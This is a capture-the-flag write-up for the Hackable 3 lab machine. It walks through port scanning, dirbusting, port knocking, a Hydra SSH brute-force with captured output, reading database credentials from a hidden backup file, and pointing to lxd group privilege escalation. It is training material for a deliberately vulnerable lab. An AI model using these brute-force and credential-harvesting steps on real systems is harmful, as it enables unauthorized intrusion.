Hackable 3 Writeup

by: Netkiller

1-Scanning the target

```
~ : zsh — Konsole
Archivo  Editar  Ver  Marcadores  Complementos  Preferencias  Ayuda

┌──(netkiller㉿kali)-[~]
└─$ nmap -p- 10.42.0.120
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-03 08:24 CST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.42.0.120
Host is up (0.00019s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.37 seconds

┌──(netkiller㉿kali)-[~]
└─$
```


We found only a web service on port 80
There is a very simple web.

```
Burp Suite Community Edition v2022.9.6 - Temporary Project
Burp  Project  Intruder  Repeater  Window  Help
Dashboard  Target  Proxy  Intruder  Repeater  Sequencer  Decoder  Comparer  Logger  Extender  Project options  User options  Learn
1 ×  +
Send  Cancel                                                    Target: http://10.42.0.120   HTTP/1

Request
Pretty  Raw  Hex
1  GET / HTTP/1.1
2  Host: 10.42.0.120
3  Cache-Control: max-age=0
4  Upgrade-Insecure-Requests: 1
5  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
   Safari/537.36
6  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
   mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
   0.9
7  Accept-Encoding: gzip, deflate
8  Accept-Language: es-419,es;q=0.9
9  If-None-Match: "447-5c601c5628bac-gzip"
10 If-Modified-Since: Wed, 30 Jun 2021 20:43:12 GMT
11 Connection: close
12
13
Search...  0 matches

Response
Pretty  Raw  Hex  Render
      <img src="imagens/logo_menu.png" width="2" height="2">
    </a>
26  <div class="overlay">
    </div>
27  <div class="menu">
28    <a href="#" class="menu-close">
        &times;
      </a>
29    <ul>
30      <li>
          <a href="login_page/login.html" target="_blank">
            Login
          </a>
        </li>
31
32    </ul>
33
34  </div>
35  <!-- "Please, jubiscleudo, don't forget to activate the port
    knocking when exiting your section, and tell the boss not to
    forget to approve the .jpg file - dev_suport@hackable3.com"
    -->
36  <script src="
    https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.
    js">
    </script>
37  <script src="js/script.js">
    </script>
38 </body>
Search...  0 matches

Inspector
Selection  189
Selected text
    <!-- "Please, jubiscleudo,
don't forget to activate the po
rt knocking when exiting your s
ection, and tell the boss not t
o forget to approve the .jpg fi
le - dev_suport@hackable3.com"
-->
Request Attributes  2
Request Query Parameters  0
Request Body Parameters  0
Request Cookies  0
Request Headers  10
Response Headers  9

Done                                                  1,372 bytes | 1 millis
```

In that comment we can deduce that there is a user jubiscleudo, it also suggests that the server is protected by a knocking security (https://en.wikipedia.org/wiki/Port_knocking)
Now we have to find hints about the ports that we have to “knock”.
And also we have to find a .jpg file.


2-Dirbusting

(No screenshots available) We found interesting files and folders dirbusting with the common wordlist (dirb http://ip)




Wordlist in /backup (it will be useful later)

A base64 string in /config/1.txt (decoded:10000)



a brainfuck coded string in /css/2.txt (decoded: 4444) (decoded by: https://dcode.fr)


(Missing screenshot here)
We found also a 3.jpg (dirbusting)



Using steghide we found another number (65535)

3-Knocking


We have 3 numbers (ports, maybe) and a possible order (1.txt, 2.txt, 3.jpg)





when we knock the ports in that order... there it's, a hidden ssh.

4-Bruteforcing the ssh login

We can use hydra, msfconsole or other tool for brute-force. Remember try it with the username jubiscleudo and the looted wordlist.




~ : zsh — Konsole
Archivo Editar Ver Marcadores Complementos Preferencias Ayuda
[ATTEMPT] target 10.42.0.120 - login "jubiscleudo" - pass "alyssa" - 193 of 304 [child 9] (0/4)
[ATTEMPT] target 10.42.0.120 - login "jubiscleudo" - pass "madison" - 194 of 304 [child 7] (0/4)
[ATTEMPT] target 10.42.0.120 - login "jubiscleudo" - pass "mother" - 195 of 304 [child 2] (0/4)
[ATTEMPT] target 10.42.0.120 - login "jubiscleudo" - pass "123321" - 196 of 304 [child 1] (0/4)
[STATUS] 98.00 tries/min, 196 tries in 00:02h, 108 to do in 00:02h, 12 active
[ATTEMPT] target 10.42.0.120 - login "jubiscleudo" - pass "123abc" - 197 of 304 [child 4] (0/4)
[ATTEMPT] target 10.42.0.120 - login "jubiscleudo" - pass "mahalkita" - 198 of 304 [child 12] (0/4)
[ATTEMPT] target 10.42.0.120 - login "jubiscleudo" - pass "batman" - 199 of 304 [child 0] (0/4)
[ATTEMPT] target 10.42.0.120 - login "jubiscleudo" - pass "september" - 200 of 304 [child 8] (0/4)
[ATTEMPT] target 10.42.0.120 - login "jubiscleudo" - pass "december" - 201 of 304 [child 6] (0/4)
[ATTEMPT] target 10.42.0.120 - login "jubiscleudo" - pass "morgan" - 202 of 304 [child 11] (0/4)
[ATTEMPT] target 10.42.0.120 - login "jubiscleudo" - pass "mariposa" - 203 of 304 [child 3] (0/4)
[ATTEMPT] target 10.42.0.120 - login "jubiscleudo" - pass "maria" - 204 of 304 [child 5] (0/4)
[ATTEMPT] target 10.42.0.120 - login "jubiscleudo" - pass "onlymy" - 205 of 304 [child 9] (0/4)
[ATTEMPT] target 10.42.0.120 - login "jubiscleudo" - pass "gabriela" - 206 of 304 [child 7] (0/4)
[22][ssh] host: 10.42.0.120 login: jubiscleudo password: onlymy
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-12-03 11:27:39
(netkiller㉿kali)-[~]
$
Uso de memoria
63.0%
Usada 4.8 GiB
Total 7.7 GiB
Velocidad de la red
Descarga 0 B/s
Envío 0.0 B/s
11:27
3/12/22


(jubiscleudo) 10.42.0.120 — Konsole
Archivo Editar Ver Marcadores Complementos Preferencias Ayuda
(netkiller㉿kali)-[~]
$ ssh jubiscleudo@10.42.0.120
The authenticity of host '10.42.0.120 (10.42.0.120)' can't be established.
ED25519 key fingerprint is SHA256:eKPnFiq8KwR3xWNP5ZL/aPJYYx+GZaCVrzrHIL4rem4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.42.0.120' (ED25519) to the list of known hosts.
jubiscleudo@10.42.0.120's password:
Welcome to Ubuntu 21.04 (GNU/Linux 5.11.0-16-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Sat Dec 3 04:28:19 PM UTC 2022
System load: 0.1 Memory usage: 45% Processes: 111
Usage of /: 19.8% of 23.99GB Swap usage: 0% Users logged in: 0
⇒ There were exceptions while processing one or more plugins. See
/var/log/landscape/sysinfo.log for more information.
* Pure upstream Kubernetes 1.21, smallest, simplest cluster ops!
https://microk8s.io/
0 updates can be installed immediately.
0 of these updates are security updates.
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy settings
Last login: Thu Apr 29 16:19:07 2021 from 192.168.2.106
jubiscleudo@ubuntu20:~$
11:28
3/12/22

5-Getting user privileges

Exploring in the www server, we found a hidden backup file with a password.

```
(jubiscleudo) 10.42.0.120 — Konsole
Archivo  Editar  Ver  Marcadores  Complementos  Preferencias  Ayuda
jubiscleudo@ubuntu20:/var/www/html$ ls -la
total 124
drwxr-xr-x 8 root     root      4096 Jun 30  2021 .
drwxr-xr-x 3 root     root      4096 Apr 29  2021 ..
-rw-r--r-- 1 www-data www-data 61259 Apr 21  2021 3.jpg
drwxr-xr-x 2 www-data www-data  4096 Apr 23  2021 backup
-r-xr-xr-x 1 www-data www-data   522 Apr 29  2021 .backup_config.php
drwxr-xr-x 2 www-data www-data  4096 Apr 29  2021 config
-rw-r--r-- 1 www-data www-data   507 Apr 23  2021 config.php
drwxr-xr-x 2 www-data www-data  4096 Apr 21  2021 css
-rw-r--r-- 1 www-data www-data 11327 Jun 30  2021 home.html
drwxr-xr-x 2 www-data www-data  4096 Apr 21  2021 imagens
-rw-r--r-- 1 www-data www-data  1095 Jun 30  2021 index.html
drwxr-xr-x 2 www-data www-data  4096 Apr 20  2021 js
drwxr-xr-x 5 www-data www-data  4096 Jun 30  2021 login_page
-rw-r--r-- 1 www-data www-data   487 Apr 23  2021 login.php
-rw-r--r-- 1 www-data www-data    33 Apr 21  2021 robots.txt
jubiscleudo@ubuntu20:/var/www/html$ cat .backup_config.php
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'hackable_3');
define('DB_PASSWORD', 'TrOLLED_3');
define('DB_NAME', 'hackable');

/* Attempt to connect to MySQL database */
$conexao = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);


// Check connection
if($conexao === false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
} else {
}
?>
jubiscleudo@ubuntu20:/var/www/html$
us  11:37 3/12/22
```

```
(hackable_3) 10.42.0.120 — Konsole
Archivo  Editar  Ver  Marcadores  Complementos  Preferencias  Ayuda
hackable_3@ubuntu20:~$ id
uid=1000(hackable_3) gid=1000(hackable_3) groups=1000(hackable_3),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
hackable_3@ubuntu20:~$
us  11:39 3/12/22
```

Now we have basic user privileges, now, we have to get the root using the lxd group.
To do that we can read this article:

https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interesting-groups-linux-pe/lxd-privilege-escalation